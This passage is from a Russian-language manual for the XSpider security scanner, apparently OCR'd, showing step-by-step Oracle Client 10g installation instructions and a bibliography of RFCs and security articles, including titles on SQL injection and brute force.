
13. ПРИЛОЖЕНИЕ Б. УСТАНОВКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ORACLE CLIENT ДЛЯ ИСПОЛЬЗОВАНИЯ ЕГО СОВМЕСТНО С СИСТЕМОЙ XSPIDER

11) Перейти в папку с программным обеспечением Oracle Client и запустить файл setup.exe




12) Нажать Next в следующем окне


13) Выбрать тип установки «Administrator» и нажать Next




14) В окне выбора папки нажать Next




15) В следующем окне проверить соблюдение требований и нажать Next




16) В окне Summary нажать Install




17) Включить опцию Perform typical configuration и нажать «Следующий»




18) В следующем окне нажать «Следующий»



19) Нажать «Готово»



20) Нажать Exit


Oracle Universal Installer: End of Installation
End of Installation
The installation of Oracle Client was successful.
10g
Help
Installed Products...
Back
Next
Install
Exit
ORACLE

21) Нажать «Да»

14.СПИСОК ЛИТЕРАТУРЫ И ССЫЛОК

1) Документация к продукту «XSpiderGuide»
2) The Transport Layer Security (TLS) Protocol Version 1.2. T. Dierks, E. Rescorla. August 2008. (http://www.ietf.org/rfc/rfc5246.txt?number=5246)
3) http://en.wikipedia.org/wiki/CMDB
4) RFC791 (http://www.ietf.org/rfc/rfc791.txt?number=791)
5) RFC4253. The Secure Shell (SSH) Transport Layer Protocol (http://www.ietf.org/rfc/rfc4253.txt)
6) Поляков А. М. Безопасность Oracle глазами аудитора: нападение и защита. – М.: ДМК Пресс, 2010. – 336 с.: ил.
7) Цыплаков Максим Владимирович. «Грубая сила – силища страшная!» (http://www.securitylab.ru/analytics/286762.php)
8) Андрей Абрамов. XSpider для всемирной паутины. (http://www.securitylab.ru/analytics/292002.php)
9) «Управление Microsoft SQL Server используя SQL инъекции», Cesar Cerrudo (http://www.securitylab.ru/analytics/216396.php)
10) «Внедрение SQL кода с завязанными глазами», Офер Маор, Амичай Шалман http://www.securitylab.ru/analytics/216332.php http://www.securitylab.ru/analytics/216333.php
11) "SQL инъекция и ORACLE" (http://www.securitylab.ru/analytics/216253.php)